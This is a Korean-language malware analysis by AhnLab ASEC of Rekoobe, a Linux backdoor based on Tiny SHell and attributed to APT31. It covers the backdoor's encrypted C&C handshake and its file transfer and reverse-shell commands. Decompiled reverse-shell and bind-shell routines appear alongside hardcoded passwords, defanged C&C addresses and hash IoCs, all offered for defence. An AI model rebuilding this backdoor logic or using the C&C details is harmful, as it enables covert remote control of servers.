국내 리눅스 시스템 공격에 사용되고 있는 Rekoobe 백도어 분석 - ASEC

By ATCP

Published: 2023-07-03 · Archived: 2026-04-05 17:49:03 UTC

Rekoobe은 중국의 APT31 공격 그룹이 사용하고 있는 것으로 알려진 백도어 악성코드이다. AhnLab Security Emergency response Center(ASEC)에서는 수년 전부터 국내 고객사들로부터 Rekoobe 악성코드가 꾸준하게 접수되고 있음에 따라 간략한 분석 정보를 공유한다. 또한 다양한 Rekoobe 변종들을 분류하고 국내 업체들을 대상으로 하는 공격에 사용된 Rekoobe 악성코드들을 함께 정리한다.

1. 개요

Rekoobe은 리눅스 환경을 대상으로 하는 백도어 악성코드이다. 2015년에 최초로 확인되었으며, [1] 2018년에는 업데이트된 버전이 공격에 사용되고 있는 사례가 존재한다. [2] ELF 포맷의 Rekoobe은 아키텍처가 x86, x64 그리고 SPARC인 것을 보아 주로 리눅스 서버를 공격 대상으로 하는 것으로 추정된다.

깃허브에 공개되어 있는 오픈 소스인 Tiny SHell의 소스 코드를 기반으로 제작된 것으로 알려진 Rekoobe은 Tiny라는 이름처럼 기본적인 기능을 지원한다. [3] 프로세스 이름 변경과 같은 보조적인 기능을 제외하면 C&C 서버의 명령을 받아 다운로드, 업로드 그리고 명령 실행 3가지 기능이 전부이다. 오픈 소스를 기반으로 하기 때문에 유사한 유형들까지 대상으로 한다면 분류에 어려움이 있겠지만 여기에서는 일반적으로 알려진 Rekoobe 유형들을 분석한다.

공격자가 어떤 방식으로 리눅스 시스템에 Rekoobe을 설치하는지 그리고 어떤 대상을 공격하는지에 대한 정보는 많지 않지만, Rekoobe는 중국의 공격 그룹인 APT31이 사용하는 악성코드로 알려져 있다. [4]

일반적으로 리눅스 서버를 대상으로 하는 악성코드들은 부적절하게 관리되고 있는 서버나 최신 버전으로 업데이트하지 않아 취약한 서버를 대상으로 한다. 참고로 Rekoobe의 공격자가 다수의 리눅스 서버를 대상으로 스캐닝 및 브루트 포싱 공격을 통해 공격한 사례는 확인되고 있지 않다.

이에 따라 취약한 계정 정보를 사용하고 있는 시스템들보다도 주로 최신 업데이트를 수행하지 않거나 부적절한 설정으로 서비스 중인 리눅스 서버가 공격 대상일 것으로 추정된다. 물론 유명 워드프레스 플러그인을 공격한 공격자가 감염 시스템을 제어하기 위해 Rekoobe을 설치하는 공급망 공격 사례도 확인된다. [5]

2. Rekoobe 분석

여기에서는 국내에서 접수된 Rekoobe 악성코드들 중 하나를 대상으로 분석한다.

- MD5 : 8921942fb40a4d417700cfe37cce1ce7
- C&C 서버 : resolv.ctmailer[.]net:80 (103.140.186.32)
- 다운로드 주소 : hxxp://103.140.186[.]32/mails

Rekoobe은 실행 시 프로세스 이름을 정상 프로세스와 동일한 “/bin/bash”로 변경함으로써 사용자가 인지하기 어렵게 한다. 이는 strcpy() 함수를 이용해 프로그램 실행 시 전달받는 인자를 변경하는 방식으로 구현되어 있다. 참고로 해당 부분은 Tiny SHell에서는 존재하지 않는 부분이다.



Figure 1. 변경된 프로세스 이름

Tiny SHell과의 또 다른 차이점이라고 한다면 C&C 서버의 주소나 비밀번호를 전달받는 커맨드 라인 옵션이 존재하지 않는다는 점이다. 해당 옵션이 존재하지 않기 때문에 C&C 서버의 주소는 다음과 같이 하드코딩된 주소가 사용된다.

인자	기능
P	C&C 주소 또는 바인드 포트 번호
S	비밀번호 변경
C	C&C 서버 주소
default	Help 문구

Table 1. Tiny SHell의 실행 인자



Figure 2. Tiny SHell과 Rekoobe 비교

Tiny SHell 또는 Rekoobe는 HMAC SHA1 알고리즘을 이용해 AES-128 키를 생성하며 해당 키를 이용해 C&C 서버와의 통신 데이터를 암호화한다. 다음은 C&C 서버와의 통신 과정을 간략하게 정리한 내용이다.

a. C&C -> 클라이언트 : HMAC SHA1 생성

먼저 C&C 서버로부터 0x28 사이즈의 데이터를 전달받는다. 이것은 2개의 0x14 바이트로 나뉘어 HMAC SHA1 컨텍스트 초기화 시 IV로 사용된다. 참고로 초기화 과정에서는 전달받은 각각의 0x14 바이트인 IV 외에도 하드코딩되어 있는 비밀번호 문자열 “0p;/9ol.”도 함께 사용된다.

Figure 3. 키 생성에 사용되는 하드코딩된 비밀번호

생성된 HMAC SHA1 값들은 AES-128 키로써 각각 C&C 서버로 데이터를 전달할 때 암호화와 C&C 서버로부터 전달받은 데이터를 복호화하는데 사용된다.

b. C&C -> Rekoobe : 무결성 데이터

다음으로 C&C 서버로부터 0x10 바이트의 무결성 검증을 위한 데이터를 전달받는다. Rekoobe은 전달받은 데이터를 위에서 설정한 AES-128 키로 디코딩하며 추가적으로 Xor 과정을 거치면 이후 전달받을 데이터의 사이즈를 얻을 수 있다. 이후 전달받을 데이터는 무결성 검증에 사용되는데, 0x10 바이트이며 아래와 동일한 값을 가져야 한다. 참고로 해당 값은 Tiny SHell의 소스 코드에서 지정한 값과 동일하다.

```
.data:000000000060C2F0 challenge       db 58h                  ; DATA XREF: pel_server_init+AE↑o
.data:000000000060C2F0                                         ; pel_server_init+DA↑o ...
.data:000000000060C2F1                 db  90h
.data:000000000060C2F2                 db 0AEh
.data:000000000060C2F3                 db  86h
.data:000000000060C2F4                 db 0F1h
.data:000000000060C2F5                 db 0B9h
.data:000000000060C2F6                 db  1Ch
.data:000000000060C2F7                 db 0F6h
.data:000000000060C2F8                 db  29h ; )
.data:000000000060C2F9                 db  83h
.data:000000000060C2FA                 db  95h
.data:000000000060C2FB                 db  71h ; q
.data:000000000060C2FC                 db  1Dh
.data:000000000060C2FD                 db 0DEh
.data:000000000060C2FE                 db  58h ; X
.data:000000000060C2FF                 db  0Dh
```

```
unsigned char challenge[16] =   /* version-specific */

    "\x58\x90\xAE\x86\xF1\xB9\x1C\xF6" \
    "\x29\x83\x95\x71\x1D\xDE\x58\x0D";
```

Figure 4. 무결성 검증에 사용되는 데이터

c. Rekoobe -> C&C : 무결성 데이터

무결성 검증 과정이 끝나면 반대로 C&C 서버에 0x10 바이트의 동일한 무결성 데이터를 전송한다. 데이터를 보낼 때도 위에서 생성한 HMAC SHA1 값으로 생성한 AES128 키를 이용해 암호화하여 전송한다.

```
if ( pel_recv_msg(client, buffer, &len) != 1 )
  goto LABEL_8;
if ( len == 0x10 && !memcmp(buffer, &challenge, 0x10uLL) )
{
  LOBYTE(v3) = pel_send_msg(client, &challenge, 0x10);
```

Figure 5. 무결성 데이터를 C&C 서버로 전송

d. C&C -> Rekoobe : C&C 명령

e. C&C -> Rekoobe : 명령 별 추가 데이터

여기까지의 과정이 끝나면 C&C 서버로부터 1바이트의 명령을 전달받는다. 1바이트의 값에 따라 파일 업로드, 파일 다운로드, 리버스 쉘 3개의 명령을 수행할 수 있다.

명령 번호	명령 종류
1	파일 업로드
2	파일 다운로드
3	리버스 쉘

Table 2. C&C 명령

```
if ( pel_recv_msg(client, &message, len) == 1 && len[0] == 1 )
{
  if ( message == 2 )             // PUT_FILE
  {
    file = tshd_get_file(client);
  }
  else if ( message == 3 )        // RUNSHELL
  {
    file = tshd_runshell(client);
  }
  else
  {
    file = 12;
    if ( message == 1 )           // GET_FILE
      file = tshd_put_file(client);
  }
  shutdown(client, 2);
```

Figure 6. C&C 서버와의 연결 및 명령 수행 루틴

명령 수도 3개밖에 되지 않지만 각각의 명령들 자체도 단순한 형태이다. 예를 들어 파일 다운로드 명령 즉 0x02를 전달받은 경우 다음으로 전달받는 패킷은 다운로드한 파일을 쓸 경로로서, 해당 경로에 파일을 생성하고 파일의 실제 데이터를 쓰는 행위가 전부이다. 리버스 쉘 명령도 다음과 같이 표준 입출력을 C&C 서버에 대한 소켓으로 리다이렉트 시키고 /bin/sh을 실행하는 간단한 형태이다.

```
close(client);
close(pty);
v15 = setsid();
ret = 44;
if ( v15 >= 0 )
{
  v16 = ioctl(tty, 0x540EuLL, 0LL);// "TIOCSCTTY"
  ret = 45;
  if ( v16 >= 0 )
  {
    dup2(tty, 0);
    dup2(tty, 1);
    dup2(tty, 2);
    if ( tty > 2 )
      close(tty);
    shell = malloc(8uLL);
    ret = 47;
    if ( shell )
    {
      strcpy(shell, "/bin/sh");
      execl(shell, shell + 5, &str_c, v13, 0LL);
      return 48;
```

Figure 7. 리버스 쉘 명령

3. Rekoobe 분류

위에서는 하나의 샘플을 대상으로 분석을 진행하였지만 Rekoobe은 최근까지도 다수의 샘플들이 확인되고 있다. 여기에서는 최근 수집된 Rekoobe 샘플들의 공통점과 차이점 그리고 특징을 설명한다. HMAC SHA1을 기반으로 한 AES128 암호화 알고리즘이 C&C 서버와의 통신에 사용되는 점이나 파일 다운로드 / 업로드, 리버스 쉘 기능을 지원하는 점 등 기본적인 형태는 동일하다.

대표적인 차이점으로는 C&C 서버와의 통신 방식이다. 위에서 다룬 Rekoobe은 하드코딩된 C&C 서버에 먼저 접속하는 형태이지만 바인드 쉘 형태로 포트를 오픈하고 C&C 서버의 접속을 기다리는 형태도 존재한다. 이는 Tiny SHell에서 두 가지를 모두 지원하기 때문이다.

```
server_addr.sa_family = 2;
*(_WORD *)server_addr.sa_data = 0x76DC;// 56438
*(_DWORD *)&server_addr.sa_data[2] = 0;
if ( bind(server, &server_addr, 0x10u) < 0 )
{
  return 5;
}
else if ( listen(server, 5) < 0 )
{
  return 6;
}
else
{
  while ( 1 )
  {
    while ( 1 )
    {
      optval[0] = 16;
      client = accept(server, &v12, optval);
      if ( client < 0 )
        return 7;
      pid = fork();
      if ( pid >= 0 )
        break;
      close(client);
    }
    if ( !pid )
      break;
    waitpid(pid, 0LL, 0);
    close(client);
```

Figure 7. 바인드 쉘 형태의 C&C 통신

Rekoobe은 빌더가 따로 존재하는 것으로 추정된다. 위에서는 랜덤한 형태의 비밀번호 문자열이 사용되었지만 디폴트 문자열로 보이는 “replace with your password”를 사용하는 악성코드들이 자주 보이는 것이 그 이유 중 하나이다. 즉 각 악성코드들은 공격자가 공격 시마다 비밀번호를 지정하여 빌더로 생성한 것으로 추정된다. 매번 다른 문자열이 사용되는 비밀번호와 달리 무결성 검증에 사용되는 데이터는 반대로 대부분 소스 코드와 동일한 “58 90 AE 86 F1 B9 1C F6 29 83 95 71 1D DE 58 0D”이 사용된다는 점이 특징이다.

4. 국내 대상 공격에 사용된 Rekoobe 악성코드

다음은 국내 시스템들을 대상으로 하는 공격에 사용된 Rekoobe 악성코드들이다. 모두 x64 아키텍처인 것을 보면 리눅스 서버를 공격 대상으로 한 것으로 추정되며 Reverse Shell 형태이다. mails와 service는 상대적으로 유사한 시기에 수집되었으며 공격자가 지정한 비밀번호가 거의 동일한 것으로 보아 동일한 공격자가 사용한 것으로 추정된다.

이름	아키텍처	C&C 통신 형태	C&C 주소	프로세스 이름 변경	비밀번호
java	x64	Reverse	139.162.116[.]218:18120	“/bin/bash”	“uiuizhihuowienjkn8891231.,@#$@FS
rmicd(123)	x64	Reverse	172.105.200[.]233:3661	“[kondemand/23]”	“replaceadsfCSDFwithxdfyoasdfXX.pas
mails	x64	Reverse	resolv.ctmailer[.]net:80	“/bin/bash”	“0p;/9ol.”
service	x64	Reverse	www[.]jxedunavi[.]com:443	“/bin/bash”	“0p;/0p;/”

Table 3. 공격에 사용된 Rekoobe 악성코드

5. 결론

Rekoobe는 C&C 서버로부터 명령을 받아 악성 파일 다운로드, 시스템 내부 파일 탈취, 리버스 쉘과 같은 기능을 수행할 수 있는 백도어 악성코드이다. 간단한 형태이지만 네트워크 패킷 탐지를 우회하기 위해 암호화를 사용하며 공격자의 명령을 받아 다양한 악성 행위를 수행할 수 있다.

오픈 소스를 기반으로 하는 Rekoobe은 이미 알려진 중국 공격 그룹 APT31 외에도 또 다른 다수의 공격자들에 의해 사용될 수도 있다. 최근까지도 리눅스 서버를 대상으로 하는 공격에 사용되고 있으며 특히 국내 시스템들을 대상으로 하는 공격 사례도 지속적으로 확인된다.

이와 같은 보안 위협을 방지하기 위해서는 취약한 환경 설정이나 인증 정보를 검사하고, 관련 시스템들을 항상 최신 버전으로 업데이트하여 공격으로부터 보호해야 한다. 또한 V3를 최신 버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다.

파일 진단

– Backdoor/Linux.Rekoob.52072 (2020.04.07.08)
– Trojan/Linux.Rekoobe.XE141 (2020.08.01.00)

MD5

03a87253a8fac6d91d19ea3b47e2ca6c

5f2e72ff741c4544f66fec16101aeaf0

7851833a0cc3482993aac2692ff41635

8921942fb40a4d417700cfe37cce1ce7

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//139[.]162[.]116[.]218[:]18120/

http[:]//172[.]105[.]200[.]233[:]3661/

http[:]//resolv[.]ctmailer[.]net/

https[:]//www[.]jxedunavi[.]com/

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/55070